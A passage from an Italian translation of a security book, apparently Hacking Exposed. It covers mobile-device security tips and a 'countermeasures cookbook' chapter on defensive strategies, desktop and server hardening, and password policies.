Dopo aver letto questo capitolo, forse vorrete vivere “fuori dalla rete”, e nel caso vi capiremmo. Sarebbe impossibile riepilogare in modo appropriato i molti argomenti trattati, perciò non è il caso di insistere troppo. Presentiamo alcune considerazioni fondamentali attinenti alla sicurezza nel mondo mobile, tema di questo capitolo.

- *Valutate il senso del vostro apparecchio e i dati che conterrà, e adattate di conseguenza il vostro comportamento e la configurazione del dispositivo.* Per esempio, portate con voi un apparecchio separato per comunicazioni d'affari e attività riservate, e configuratevelo in modo molto più protetto di quanto fareste con un apparecchio per uso personale.
- *Abilitate il blocco del dispositivo, con PIN, password o le ultime novità basate su caratteristiche biometriche (per esempio la funzionalità Face Unlock di Android Ice Cream Sandwich).* Ricordate che tutti i meccanismo di sblocco basati su touch-screen potrebbero presentare qualche sbavatura in grado di consentire facilmente a qualcuno di sbloccare il vostro apparecchio (cfr. pcworld.com/businesscenter/article/203060/smartphone_security_thwarted_by_fingerprint_smudges.html). Pulite frequentemente lo schermo, o utilizzate cifre ripetute nel PIN di sblocco per ridurre la possibilità di fuoruscite di informazioni (cfr. skeletonkeysecurity.com/post/15012548814/pins-3-is-the-magic-number).
- *L'accesso fisico rimane il vettore d'attacco con le maggiori probabilità di successo.* Mantenete il controllo fisico del vostro dispositivo e abilitate la funzionalità di cancellazione da locale o remoto.
- *Mantenete aggiornato il software del dispositivo.* Idealmente dovreste abilitare gli aggiornamenti automatici o over-the-air (come per iPhone 5.0.1 e versioni successive) per il sistema operativo. Non dimenticate di aggiornare regolarmente anche le vostre app!
- *A meno che il dispositivo non sia usato esclusivamente a scopo di intrattenimento/studio (e quindi non contenga mai dati di alto valore o riservati), non effettuate il jailbreak.* L'accesso privilegiato offerto dal jailbreak aggira le misure di sicurezza implementate dal sistema operativo e interferisce con le funzionalità di aggiornamento, quanto meno quelle periodiche. Molti exploit si sono concentrati su configurazioni/software obsoleti su dispositivi fatti oggetto di rooting/jailbreak.
- *Configurate il dispositivo in modo da chiedere conferma per la connessione a reti wireless, evitando la connessione automatica.* In questo modo potete evitare di connettervi inadvertitamente a reti wireless malevoli in grado di compromettere facilmente il vostro dispositivo a più livelli.
- *Adottare particolare cautela con le app scaricate e installate.* Le app di Android sono state recentemente sottoposte a revisione da Google (con il processo “Bouncer”, più o meno nel 2011), e sono state riportate istanze ben note di ampia diffusione di malware via Market. Configurate Android in modo che non esegua il download di app da fonti sconosciute. Anche se Apple “cura” l’App Store, esistono noti casi di app malevoli e vulnerabili che hanno superato i controlli. Una volta che avete eseguito codice sconosciuto... be’ avete eseguito codice sconosciuto.
- *Installate software specifici per la sicurezza, come Lookout o McAfee Mobile Security.* Se la vostra organizzazione lo supporta (e dovrebbe), usate software e servizi MDM (Mobile Device Management) per il vostro dispositivo, soprattutto se questo è destinato

a contenere informazioni sensibili. MDM offre funzionalità quali la possibilità di specificare criteri di protezione, log e avvisi, aggiornamenti automatici over-the-air, antimalware, backup/ripristino, tracking e gestione del dispositivo, blocco e cancellazione remota, diagnosi e risoluzione dei problemi da remoto, e così via.

- *Prendete in considerazione l'idea di lasciare l'apparecchio a casa quando viaggiate all'estero.* Molte nazioni infiltrano attivamente i dispositivi mobili tramite le loro reti domestiche, cosa da cui può essere molto difficile difendersi. Affittate un telefono dalle funzioni essenziali e usatelo per attività non riservate, quindi cancellatelo o buttatelo quando avete terminato. Se utilizzate un dispositivo per intrattenimento personale, precaricate filmati o altri media e lasciatelo in “modalità aereo” con tutte le comunicazioni radio disabilitate per l'intera durata del viaggio.

Ricettario di contromisure

Le attività legate alla sicurezza delle informazioni per molti anni si sono concentrate sulla *ricerca* di problemi di sicurezza. In un certo senso è naturale cercare di capire che cosa può andare male, in modo da poter imparare meglio come realizzare sistemi più robusti. Questo libro ha contribuito a tale fenomeno, naturalmente, con la sua visione centrata sulle modalità di attacco.

Tuttavia, c'è anche il rovescio della medaglia. Questa fissazione sul trovare le vulnerabilità ci ha lasciati con un'altissima pila di bug che nel tempo è sempre cresciuta, non diminuita. Come i debiti che oggi minacciano di bancarotta intere nazioni, questa minaccia sembra sempre più impossibile da sostenere: la nostra capacità di intervento non è in grado di far fronte. Le linee sul grafico si sono incrociate, e siamo entrati in un territorio dove la ricerca di nuovi exploit è un lusso che potremmo non essere più in grado di permetterci. Parlando più in generale, l'orientamento centrato sulle modalità d'attacco ci ha fatto perdere di vista l'obiettivo originale: realizzare innanzitutto sistemi più sicuri. Si parla spesso di "vantaggio per chi attacca, dilemma per chi si difende" per descrivere la naturale asimmetria dell'attività di gestione del rischio, e per illustrare il fatto che chi si difende parte già con un notevole svantaggio. Continuando a concentrarsi soltanto sul lato degli attacchi, anziché sul realizzare sistemi sicuri, rischiamo di ampliare questo gap fino al punto di non ritorno.

In questo capitolo ampliamo la visione del libro concentrandosi su come *risolvere* i problemi. Si tratta di una sorta di guida di base che si rivolge a diverse categorie di lettori per mostrare come pensare in

In questo capitolo

- **Strategie generali**
- **Scenari di esempio**

modo sistematico alla difesa contro attacchi comuni, minacce e rischi. Riuniamo così in un unico capitolo le contromisure migliori citate in tutto il libro, come in un ricettario che mostri come creare difese forti usando ingredienti comuni (cioè modelli affermati, riconosciuti e comuni).

Il capitolo è strutturato in due parti.

- **Strategie generali.** Come in ogni ricettario, iniziamo con una discussione dei principi generali per creare delle contromisure, sulla base di concetti fondamentali quali:
 - spostare o eliminare gli elementi di valore;
 - separare i compiti;
 - autenticare, autorizzare e controllare;
 - stratificare;
 - miglioramento adattativo;
 - gestire i fallimenti;
 - criteri di protezione e formazione;
 - semplice, economico e facile.
- **Scenari di esempio.** Presentiamo poi alcuni esempi specifici basati su scenari comuni per illustrare come applicare i principi esposti. Tali scenari includono:
 - scenari desktop;
 - scenari server;
 - scenari di rete;
 - scenari di applicazioni web e di database;
 - scenari del mondo mobile.

Ecco quindi gli ingredienti di base. Ora cuciniamo!

SUGGERIMENTO

Uno dei nostri libri preferiti sulla sicurezza è il classico di Ross Anderson Security Engineering (Wiley, 2008); cfr. c1.cam.ac.uk/~rja14/book.html.

Strategie generali

Il primo aspetto da considerare quando si progettano contromisure è che non esiste la possibilità di ottenere l'efficacia totale, al 100 per cento. In teoria, l'unico modo per garantire la sicurezza al 100 per cento è quello di ridurre l'usabilità del 100 per cento, cosa non molto utile per gli utenti finali e quindi non praticabile. Ottenere un corretto equilibrio tra usabilità e sicurezza è sempre più difficile negli ecosistemi tecnologici moderni, così complessi (che comprendono per esempio telefoni cellulari, vari produttori, provider di rete, fornitori di sistemi operativo, siti per il commercio di app, IT aziendale e così via – tutti hanno una loro posizione nell'ambiente dei dispositivi mobili). Forse è una posizione filosofica, ma si basa su decenni di esperienza.

Se accettate la premessa che la sicurezza perfetta non è raggiungibile, allora la strategia primaria per la realizzazione di buone contromisure è semplice: aumentare il “costo” di

un attacco fino in modo che questa sorta di “investimento” appaia troppo alto rispetto al guadagno percepito dall’attaccante. Quali possono essere alcune strategie semplici per fare ciò?

NOTA

Matt Miller discute le modalità per aumentare i costi di sviluppo di un hacker e ridurre il rendimento dell’investimento di un attacco usando DEP e ASLR; cfr. blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx.

Spostare o eliminare gli elementi di valore

La premessa economica ci conduce alla prima strategia da considerare per progettare contromisure: il miglior modo per evitare un colpo è quello di non farsi raggiungere. In altri termini: la migliore contromisura è quella che sposta il bersaglio dell’attacco (cioè l’elemento di valore) in modo da non farlo trovare. Per esempio, supponiamo che un sito web raccolga informazioni di identificazione personale come il codice fiscale per indicizzare meglio i clienti in un database. Tuttavia, l’azienda in realtà ha bisogno soltanto di conoscere dati non identificativi quali età, genere e codice di avviamento postale, per l’interazione con i clienti. E allora perché raccogliere anche il codice fiscale? È meglio indicizzare i clienti usando valori generati casualmente, che non comportino l’identificazione. Sembra semplice, ma ci risulta che questa strada abbia consentito una bella progressione di carriera ad alcuni professionisti della sicurezza. Il management ama le idee che riguardano l’attività nel suo complesso, senza parlare dei risparmi di costi e preoccupazioni ottenuti in questo modo, rispetto all’alternativa di implementare altre contromisure più complesse (per esempio la cifratura) per proteggere dati di cui l’azienda non ha nemmeno bisogno.

Separare i compiti

La premessa alla base di questa strategia è quella di separare gli aspetti operativi della contromisura in modo che l’hacker debba affrontare più ostacoli in parallelo (il che fa aumentare il costo di un attacco).

NOTA

La natura *parallela* di questa strategia la distingue da un’altra strategia, la “stratificazione”, che ci piace considerare allineata *linearmente* lungo un percorso d’attacco.

Prevenire, individuare e rispondere

L’uso parallelo di almeno due (idealmente tre) di questi tipi di contromisure è stato considerato per molti anni un elemento fondamentale per garantire la sicurezza delle informazioni. Per esempio, le seguenti contromisure potrebbero essere implementate in parallelo per raggiungere tutti e tre questi obiettivi.

- **Prevenire.** Rafforzare la protezione del sistema, per esempio utilizzando sistemi HIPS (*Host Intrusion Protection Systems*) o sistemi per impedire intrusioni nella rete.
- **Individuare.** Rilevamento delle intrusioni nella rete.

- **Rispondere.** Attuare processi di risposta agli attacchi.

Notate in particolare i diversi aspetti di vantaggio per ciascuna contromisura: su host, in rete, processo. La separazione delle contromisure per tempo, spazio e tipo aumenta ulteriormente le difficoltà per gli hacker che portano attacchi.

SUGGERIMENTO

Il CIS (*Center for Internet Security*) mette a disposizione alcuni benchmark di configurazione specifici della piattaforma e alcuni sistemi di valutazione, scaricabili gratuitamente da cisecurity.org.

Persone, processi e tecnologie

Un altro modo per progettare contromisure parallele in modo che si completino tra loro è quello di variare la natura delle contromisure stesse. Una classificazione classica è persone, processi e tecnologie. Un hacker che sia in grado di superare una contromisura tecnica, come una regola di un firewall, potrebbe non essere in grado di evitare un processo di auditing condotto da personale dedicato che esamina regolarmente i log del firewall alla ricerca di anomalie. Notate che questo approccio si sovrappone parzialmente con quello di prevenire, individuare e rispondere. I due approcci si possono anche mescolare e riportare in una matrice, come mostrato nella Tabella 12.1.

Tabella 12.1 Un esempio di matrice per combinare diversi tipi di contromisure.

	Prevenire	Individuare	Rispondere
Controllo 1	Tecnologia		Persone
Controllo 2		Tecnologia	Processo
Controllo 3	Processo	Tecnologia	Persone

Verifiche e rendiconti

L'impiego classico della strategia di separazione dei compiti è legato all'uso di vario personale rendicontabile per svolgere una data attività. Questo metodo di protezione può essere vantaggioso ed è in grado di ridurre il rischio mediante:

- **prevenzione di collusioni** – per esempio, se il personale addetto al rilevamento collude con quello addetto alla risposta, nessuno saprà mai che si è verificato un incidente;
- **verifiche e rendiconti** – per esempio, l'uso di una regola di firewall per impedire l'accesso a un servizio vulnerabile noto.

Nella nostra esperienza questo approccio si potrebbe descrivere meglio parlando di coordinamento dei compiti anziché di separazione. Abbiamo verificato che è utile fare in modo che tutto il personale lavori in modo coordinato quando si tratta di implementare e gestire contromisure, anziché consentire che si verifichino dispute e combattimenti. Se ognuno conosce il proprio ruolo e come svolgerlo, il coordinamento dei compiti può essere un moltiplicatore di forze per la robustezza delle contromisure.

Autenticare, autorizzare e controllare

Queste tre attività costituiscono un altro elemento fondamentale per la progettazione di contromisure. Come è possibile prendere buone decisioni in tema di sicurezza se non si conoscono gli utenti principali, i loro diritti di accesso, e non si è in grado di registrare le transazioni del controllo di accesso?

Naturalmente è tutto più facile a dirsi che a farsi. Fino a oggi non è ancora disponibile una soluzione di *autenticazione* scalabile, ad alto grado di compatibilità e facile da usare. Tuttavia, oggi alcune soluzioni sono scalate con buoni risultati; tra queste vi sono le soluzioni multifattore come RSA SecurID, servizi online come Windows LiveID e OpenID, framework come OAuth e SAML, che conviene sfruttare ognqualvolta è possibile.

L'*autorizzazione* (che avviene dopo l'autenticazione) è ancora più difficile da affrontare, perché non è aperta a soluzioni già pronte come l'autenticazione; un certo livello di personalizzazione è quasi sempre richiesto per sviluppare un modello di autorizzazione appropriato, e negli anni sono stati provati numerosi modelli con vari gradi di successo (per esempio l'autorizzazione basata sui ruoli, sui claim, obbligatoria/discrezionale, la gestione di diritti digitali). Questo aspetto è probabilmente uno dei più difficili da affrontare, poiché secondo la nostra esperienza è solitamente frammentato e non affrontato in maniera completa nella maggior parte degli scenari.

In ogni caso, come un bravo chef mantiene sempre a portata di mano una buona provvista degli ingredienti di base come il brodo di carne, ogni progettista di contromisure deve sempre essere consapevole di quali funzionalità di autenticazione e autorizzazione dispone, integrandole in maniera estesa e saggia.

Anche negli scenari peggiori, autenticazione, autorizzazione e controllo possono fornire potenti rimedi. Per esempio, il sistema MIC (*Mandatory Integrity Controls*) di Microsoft, un meccanismo di autorizzazione implementato in Windows Vista, è stato sfruttato per implementare misure come PMIE (*Protected Mode Internet Explorer*) che hanno consentito di isolare un browser web compromesso su un insieme limitato di oggetti all'interno della sessione autenticata dell'utente. La Figura 12.1 mostra le proprietà di una pagina web dove si vede tra l'altro lo stato della modalità protetta, in una finestra di dialogo di Internet Explorer.

Per quanto riguarda il *controllo*, intendiamo principalmente registrare in file di log le transazioni di autenticazione e autorizzazione. Si può vedere come uno speciale “detective” che cerca di registrare tutte le fasi del tipo “chi ha fatto cosa a chi, quando e come”, fondamentali per il controllo dell'accesso e per i processi di risposta in caso di attacco. Senza una forte funzione di controllo, non si può sapere se le contromisure desiderate siano effettivamente implementate e funzionino, quindi in pratica si lavora al buio.

Stratificare

Questa strategia classica è spesso indicata come “difesa in profondità” o “controlli compensativi”. In sostanza comporta l'uso di più contromisure per aumentare le difficoltà che un hacker deve affrontare, e/o di compensare specifici punti deboli in una singola contromisura.



Figura 12.1 Tra le proprietà della pagina, Internet Explorer elenca anche lo stato della modalità protetta.

NOTA

Avete notato un filo conduttore? Uno dei meccanismi fondamentali per mitigare il rischio è la diversificazione. Vale per la finanza come per la sicurezza: se si erigono più ostacoli differenziati, l'hacker che porta un attacco deve investire di più e usare tecniche diverse in ciascun passaggio, e così il costo di un attacco di successo aumenta molto di più rispetto a quando si usa un solo tipo di contromisura.

L'esempio tipico di questo approccio prevede l'uso di contromisure compensative a ciascun livello dello stack IT: fisico, di rete, di host, di applicazione e logico.

- **Livello fisico.** Proteggere fisicamente i server posizionandoli in un locale ad accesso controllato e monitorato.
- **Livello di rete.** Usare firewall o altri meccanismi di rete ACL (*Access Control List*) per limitare le comunicazioni esclusivamente a endpoint di servizi consentiti su host specifici.
- **Livello di host.** Usare la gestione delle vulnerabilità per mantenere aggiornati gli endpoint di servizi e impiegare firewall e antimalware a livello di host.

- **Livello di applicazione.** Applicare le patch dei componenti integrati o forniti e identificare e correggere i bug nei componenti personalizzati. Discuteremo i firewall a livello di applicazione nel paragrafo seguente.
- **Livello logico.** Controllare l'accesso (autenticazione e autorizzazione) alle funzionalità e ai dati.

In precedenza abbiamo detto che riteniamo la stratificazione una strategia di contromisura “lineare”, rispetto alla strategia parallela della separazione dei compiti. Per sottolineare ancora questa caratteristica, considerate la stratificazione lungo un singolo percorso di attacco. Tornando all'esempio precedente, un hacker che voglia sfruttare una vulnerabilità di una data applicazione dovrebbe attraversare la rete, l'host, i componenti COTS e infine i moduli dell'applicazione. Stratificare le contromisure significa “correggere” le vulnerabilità in ciascun nono di questo percorso.

Miglioramento adattativo

Questa contromisura è strettamente legata alla stratificazione; si potrebbe anzi dire che è ancora la stratificazione, semplicemente attivata o disattivata adattandosi ai cambiamenti dello scenario. In precedenza abbiamo accennato all'uso di WAF (*Web Application Firewall*) come esempio di contromisura adattativa. Questo esempio illustra l'uso di una contromisura su un livello diverso dello stack, che può essere “attivata” (in pratica, configurata con specifici criteri per proteggere un dato endpoint/URI) in modo da compensare una lacuna su un altro livello, per esempio se il team di sviluppo non è in grado di fornire una patch per una vulnerabilità del software fino alla prossima release. In questo modo il WAF agisce come meccanismo temporaneo, adattativo per mitigare la vulnerabilità.

NOTA

Sottolineiamo che strumenti come i WAF non devono essere utilizzati in modo permanente. È probabile, infatti, che gli hacker trovino modi alternativi per sfruttare una vulnerabilità che potrebbero aggirare i controlli su diversi livelli. Non servitevi dei WAF come scusa per non correggere un difetto del software.

Un altro esempio di contromisura adattativa può essere l'uso di funzioni di autenticazione aggiuntive in base al cambiamento delle condizioni ambientali. Per esempio, supponiamo che un utente tenti di effettuare il login da una posizione ignota, o di usare un dispositivo che non sia stato registrato in precedenza; si potrebbe impostare un criterio per fornire un altro fattore di protezione durante l'autenticazione, oltre a quello del normale login. Molti enti finanziari mettono in opera questa strategia nei rapporti con i clienti, basandosi su tempo, luogo e modalità di login, e anche sul grado di riservatezza della transazione; per esempio, la funzionalità SafePass di Bank of America per l'online banking invia una “password” numerica aggiuntiva sul telefonino del cliente, che deve inserire tale numero nell'applicazione online prima di poter eseguire un trasferimento di denaro.

È interessante notare che nell'esempio dell'autenticazione adattativa si provvede a compensare un rischio contestuale in maniera *predittiva*, mentre nel caso del WAF si ha una compensazione *reattiva* per una specifica vulnerabilità (anche se entrambi gli esempi mostrano controlli in qualche modo preventivi). Si tratta di un altro modo ancora di considerare la “stratificazione” di controlli adattativi: predittiva e reattiva.

Gestire i fallimenti

Lo ripetiamo ancora: la sicurezza è un gioco di gestione del rischio. Dovete quindi pianificare che cosa fare in caso di fallimento, per quanto sgradevole possa sembrare. Finora abbiamo parlato principalmente di contromisure che puntano alla mitigazione di una specifica vulnerabilità. Tuttavia, un bravo progettista di contromisure/gestione dei rischi dovrebbe sempre prevedere il caso peggiore: che cosa accade se tutti o alcuni dei componenti del sistema vengono falliscono? *Soprattutto* se il fallimento riguarda funzionalità di sicurezza del sistema.

È facile immaginare che in questo caso hanno un ruolo importante delle buone contromisure reattive. Un piano di risposta definito in anticipo – e testato almeno annualmente – è fondamentale, e qualsiasi team di sicurezza dovrebbe averne uno.

È altrettanto importante testare le tecnologie, oltre alle persone e ai processi. Abbiamo visto molte organizzazioni con un “sito di riserva” non funzionale e nella pratica inutile. Occorre invece provvedere a gestire la sicurezza di ambienti “di riserva” come si farebbe per un ambiente di produzione, con patch, test periodici e controlli implementati in criteri di protezione.

Infine, occorre pianificare quali funzionalità non dovrebbero essere automaticamente sottoposte a reset dopo un fallimento. Per tradizione si tende a chiudere subito ciò che ha presentato problemi, e questa è la strada migliore per sistemi che non è possibile riportare a livelli accettabili di sicurezza. Questa decisione di gestione del rischio dipende anche dallo scenario dato; tuttavia, occorre tenere presente che talvolta la decisione giusta è quella di mantenere tutto fermo finché non si riesce a ottenere un controllo della sicurezza migliore.

Criteri di protezione e formazione

La progettazione di contromisure non va effettuata in ambienti idealizzati. Il contesto in cui le contromisure sono implementate dovrebbe avere una sorta di espressione preordinata di intenti da parte del proprietario del sistema, un fattore critico per la progettazione dei controlli di sicurezza. Questa dichiarazione di intenti è comunemente detta *criterio di protezione*. Consultate il vostro criterio di protezione per capire i parametri con cui le contromisure devono operare, e per conoscere le specifiche contromisure già prescritte dal criterio e dagli standard di riferimento.

Avere un criterio di protezione è importante, ma non significa che gli utenti finali e tutti gli interessati lo comprendano al livello richiesto affinché risulti efficace. Vediamo le cose in un altro modo: come potete fare la cosa giusta se non sapete qual è la cosa giusta? La formazione dev'essere sempre considerata un ingrediente fondamentale per la pianificazione di contromisure. Una delle migliori strategie che abbiamo visto durante la nostra attività di formazione in tema di sicurezza è quella di integrare tale formazione nelle attività quotidiane e ripetitive delle parti interessate, anziché ridurla all'indicazione di seguire un certo numero di ore di formazione al computer o con un docente. Prodotti come SecureAssist di Cigital mostrano che è possibile integrare la formazione sulla sicurezza nel flusso di lavoro quotidiano, collegandola direttamente al team di sviluppo e fornendo una sorta di “correzione ortografica della sicurezza” durante la scrittura del codice.

Semplice, economico e facile

KISS non è solo il nome di una famosa rock band degli anni Settanta: è anche un acronimo usato nel gergo dei professionisti della sicurezza. Sta per “Keep it simple stupid” (traducibile in “mantieni tutto semplice e stupido”) ed è un motto da tenere presente per qualsiasi lavoro di progettazione, incluse le contromisure per la sicurezza. In effetti, l’idea che sia meglio mantenere la massima semplicità in tema di sicurezza è supportata da prove concrete: il Verizon Data Breach Report del 2012 ha rilevato che il 63 per cento delle misure di prevenzione raccomandate per gli incidenti considerati nello studio erano descritte con termini come “semplice ed economico” (il 40 per cento nelle grandi organizzazioni). Soltanto il 3 per cento erano “difficili e costose” (il 5 per cento nelle grandi organizzazioni). Gli hacker vanno in cerca dei frutti più facilmente accessibili e spesso passano a bersagli più facili quando non ne trovano. Individuate i problemi più evidenti nel vostro ambiente, create piani semplici per affrontarli e dormite bene la notte sapendo di aver lavorato con coscienza – in base ai dati disponibili.

“Semplice ed economico” non significa necessariamente “manuale e fatto in casa”. Lavoriamo nel settore della sicurezza delle informazioni da oltre 20 anni e ci siamo resi conto che chi fornisce soluzioni di sicurezza è talvolta percepito come un venditore da quattro soldi. Il fatto è che tutto ciò che occorre potenziare per soddisfare i livelli di sicurezza moderni difficilmente si basa su approcci manuali. Che piaccia o meno, il settore della sicurezza è diventato un business da miliardi di dollari anche per una percezione del mercato secondo la quale le tecnologie “fornite pronte” non sono adeguate. I firewall, che sono disponibili fin dai tempi di infosec, costituiscono un perfetto esempio: spesso è più efficiente dal punto di vista dei costi distribuire contromisure “a ombrello” che cercare di compensare il vasto mare di vulnerabilità presenti in un ambiente tipico, e che sarebbe troppo difficile controllare una per una.

Scenari di esempio

Finora abbiamo parlato di linee generali, ma ora è il momento di entrare nei dettagli di ricette specifiche. Nel seguito presentiamo alcuni esempi di ingredienti e tecniche per scenari comuni in cui sono richieste contromisure di sicurezza.

Scenari desktop

Sempre più spesso è necessario intervenire sull’endpoint quando si tratta di sicurezza. Come abbiamo visto nel Capitolo 6 dedicato alle minacce avanzate persistenti (APT), molti degli hacking più famosi della storia recente erano basati sulla violazione di tecnologie rivolte all’utente finale come i browser web e utilizzavano tecniche orientate all’ingegneria sociale come il phishing. Ora applichiamo a questa linea di attacco alcuni dei nostri principi per la progettazione di contromisure.

Una strategia fondamentale è quella di “spostare il bersaglio”. Dato l’enorme numero di endpoint gestiti da utenti finali, e la probabilità che questi operino una cattiva amministrazione, erigere una difesa forte attorno a questa frontiera è una partita persa in partenza. Si hanno maggiori probabilità di successo impedendo che elementi sensibili

entrino nell'ambiente. La tecnologia DLP (*Data Leak Prevention*) può aiutare a mappare e controllare le informazioni sensibili in tutta l'impresa.

Supponiamo che siate stati in grado di mantenere i dati fisicamente al di fuori dei sistemi endpoint; gli utenti finali hanno comunque la necessità di interagire con i dati per produrre, perciò accedono in remoto a vari sistemi per svolgere il proprio lavoro. L'accesso a sistemi sensibili deve essere accompagnato da forti funzionalità di autenticazione, autorizzazione e controllo. Prodotti come Xceedium XSuite sono esempi di strumenti per consolidare l'accesso remoto a specifiche “piattaforme di lancio” che possono consentire di imporre livelli aggiuntivi di autenticazione e di registrare a livello centrale i percorsi di accesso. Naturalmente potete fornire l'endpoint di strumenti di prevenzione e rilevamento: antimalware, gestione della configurazione, registrazione di log, sistemi HIPS (*Host-based Intrusion Prevention Systems*), monitor di integrità del file system come Tripwire, e così via. Molti di questi strumenti possono essere rafforzati da controparti di rete nel caso in cui la contromisura locale fallisca. Inoltre, scansioni periodiche alla ricerca di vulnerabilità in rete (in modalità black box e con autenticazione), combinate con una configurazione strettamente controllata e un sistema di gestione delle patch, possono aiutare a ridurre la finestra di esposizione agli attacchi.

Data la vulnerabilità degli utenti finali ad attacchi di phishing e simili, è necessario un significativo investimento in contromisure di tipo reattivo. Quasi il 100 per cento del malware orientato a sistemi desktop che abbiamo incontrato tenta di installare dei meccanismi a persistenza per fare in modo che un bug rimanga felicemente sul sistema infettato. Nel Capitolo 6 sono descritti in dettaglio alcuni di questi meccanismi, che tendono a sfruttare i cosiddetti ASEP (*AutoStart Extensibility Points*) integrati nel sistema operativo Windows, quello ancora predominante nei sistemi endpoint di oggi. Trovare e sradicare questi “agganci” può essere una buona strategia per bloccare una buona parte del malware. Anche il rilevamento di anomalie in rete può essere utile. La maggior parte degli hacker utilizza tecniche di comando e controllo (dette anche C2) per manipolare sistemi endpoint compromessi da remoto, e queste comunicazioni spesso si possono notare in rete, se si sa che cosa cercare. Oltre al rilevamento orientato alla firma (disponibile in molti prodotti di rilevamento delle intrusioni come NetWitness), conviene anche considerare elementi indicatori di attività sospetta, come host impegnati in alti volumi di comunicazione (detti anche *top talker*).

Disponendo di un agente forense distribuito negli endpoint si possono catturare le informazioni nel caso di una violazione. Questo può essere utile anche per un “fallimento ordinato”, se è stata adottata una simile contromisura.

Naturalmente è importante fare in modo che gli utenti finali conoscano i criteri di protezione e li applichino. Questo è sempre più difficile a causa di tendenze come BYOD (*Bring Your Own Device*), in cui gli utenti finali collegano i propri dispositivi informatici personali alle risorse dell'impresa per svolgere il loro lavoro. Sempre più spesso è richiesto l'uso di controlli centralizzati sul server e in rete.

Scenari server

Poiché il server generalmente contiene dati di valore, richiede strategie di protezione diverse da quelle per i sistemi desktop, anche se molte delle contromisure citate precedentemente vanno bene comunque (per esempio antimalware, prevenzione delle intrusioni e così via).

Ecco alcuni dei principali aspetti da considerare:

- limitare i privilegi amministrativi
- ridurre al minimo la superficie esposta all'attacco
- curare particolarmente la manutenzione
- monitoraggio attivo, backup e piani di risposta

Nel seguito esaminiamo questi aspetti uno per uno.

Limitare i privilegi amministrativi

L'obiettivo ultimo di un hacker è quello di diventare amministratore di un sistema, perciò cercherà con il massimo zelo di compromettere gli account di amministratore esistenti. Tali account, quindi, devono essere protetti con un livello di sicurezza più elevato (e, ove opportuno, anche i privilegi amministrativi specifici – non solo gli account – devono essere protetti a pari livello).

È una contromisura comune elevare il livello di sicurezza degli account amministrativi, per esempio impostando un sistema di autenticazione a più fattori per il login degli amministratori. Prodotti come il già citato Xceedium XSuite aiutano a gestire e consolidare i sistemi di login in tutta l'impresa.

In questo caso è importante anche che i processi siano ben disegnati. Indipendentemente dalla tecnologia utilizzata per la gestione di identità e accesso (IAM, *Identity and Access Management*), niente può sostituire la revisione e l'approvazione – da parte di personale umano e non di strumenti automatici – di assegnazione di privilegi e ruoli, proprietà di account, appartenenza a gruppi e così via (in gergo si parla a volte di *revisione degli aventi titolo*). La maggior parte degli standard di compliance più noti, come il Sarbanes-Oxley (SOX), pone una forte enfasi sulla diligente gestione del controllo di accesso, perciò una cura attenta di questi aspetti può anche consentire di superare un audit o due.

Nel Capitolo 5 sono forniti alcuni esempi di come rafforzare l'accesso di root su sistemi UNIX, cfr. la Tabella 12.2 per un rapido riepilogo.

Tabella 12.2 Strumenti freeware utili per la protezione contro attacchi di forza bruta in UNIX.

Strumento	Descrizione	Dove si trova
cracklib	Composizione di password	cracklib.sourceforge.net
Secure Remote Password	Autenticazione con password sicura e scambio di chiavi in rete	srp.stanford.edu
OpenSSH	Sostituto di Telnet/FTP/rsh/login con cifratura e autenticazione RSA	openssh.org
pam_passwdqc	Modulo PAM per verifica della robustezza delle password	openwall.com/passwdqc
pam_lockout	Modulo PAM per blocco account	spellweaver.org-devel

I sistemi UNIX più recenti includono controlli integrati sulle password che riducono la dipendenza da moduli di terze parti. Come si è spiegato nel Capitolo 5, Solaris 10 e Solaris 11 mettono a disposizione diverse opzioni attraverso /etc/default/passwd per rafforzare il criterio di gestione delle password di sistema, tra cui le seguenti.

- **PASSLENGTH.** Lunghezza minima della password.

- **MINWEEK.** Numero minimo di settimane prima che una password possa essere cambiata.
- **MAXWEEK.** Numero massimo di settimane entro cui una password deve essere cambiata.
- **WARNWEEKS.** Numero di settimane di anticipo con cui avvisare l'utente che la password sta per scadere.
- **HISTORY.** Numero di password registrate nella cronologia delle password e che non possono essere riutilizzate dall'utente.
- **MINALPHA.** Numero minimo di caratteri alfabetici.
- **MINDIGIT.** Numero minimo di caratteri numerici.
- **MINSPECIAL.** Numero minimo di caratteri speciali (non alfabetici e non numerici).
- **MINLOWER.** Numero minimo di caratteri minuscoli.
- **MINUPPER.** Numero minimo di caratteri maiuscoli.

L'installazione di default di Solaris non fornisce il supporto per `pam_cracklib` o `pam_pasdqc`. Se le regole sulle password del sistema operativo sono troppo semplici, si può implementare uno dei moduli PAM. A prescindere che ci si affidi al sistema operativo o a prodotti di terze parti, occorre implementare buone procedure di gestione delle password e usare il buon senso.

- Assicuratevi che tutti gli utenti abbiano una password conforme ai criteri dell'organizzazione.
- Imponete di cambiare la password ogni 30 giorni per gli account con privilegi e ogni 60 giorni per i normali utenti.
- Implementate una lunghezza minima delle password di otto caratteri di cui almeno uno alfabetico, uno almeno numerico e almeno uno non alfabetico e non numerico.
- Registrate in file di log i tentativi multipli di autenticazione falliti.
- Configurate i servizi in modo da disconnettere i client dopo tre tentativi di accesso falliti.
- Implementate il blocco dell'account dove possibile (tenete conto di potenziali problemi di indisponibilità del servizio nel caso in cui un hacker blocchi intenzionalmente degli account).
- Disabilitate i servizi non utilizzati.
- Implementate strumenti di composizione delle password che impediscono all'utente di scegliere password troppo deboli.
- Non usate la stessa password per ogni sistema a cui effettuate il login.
- Non scrivete la vostra password su foglietti vari.
- Non fate conoscere ad altri la vostra password.
- Usate password usa e getta ove possibile.
- Non usate password. Usate l'autenticazione a chiave pubblica.
- Assicuratevi che gli account di default come "setup" e "admin" non abbiano password di default.

Ridurre al minimo la superficie esposta all'attacco

In precedenza abbiamo parlato di “spostare il bersaglio”; in modo simile, ridurre il numero delle porte di accesso al castello è un modo sicuro per ostacolare le intrusioni. In primo luogo, meno porte di accesso significano meno modi per entrare; in secondo luogo, consentono di focalizzarsi sugli investimenti in sicurezza per un numero più gestibile di posizioni da difendere.

Sui server, i servizi in ascolto equivalgono alle porte di un castello. Come abbiamo visto in tutto il libro, molti attacchi si basano sulla presenza di un servizio in ascolto che possa essere attaccato da remoto, perciò è intuitivo il fatto che ridurre tali servizi sia utile per la sicurezza. Nei due paragrafi seguenti riprendiamo discussioni svolte nel Capitolo 4 in relazione all'hacking di Windows per illustrare come si procede su una piattaforma molto nota.

Usare Windows Firewall per limitare l'accesso ai servizi

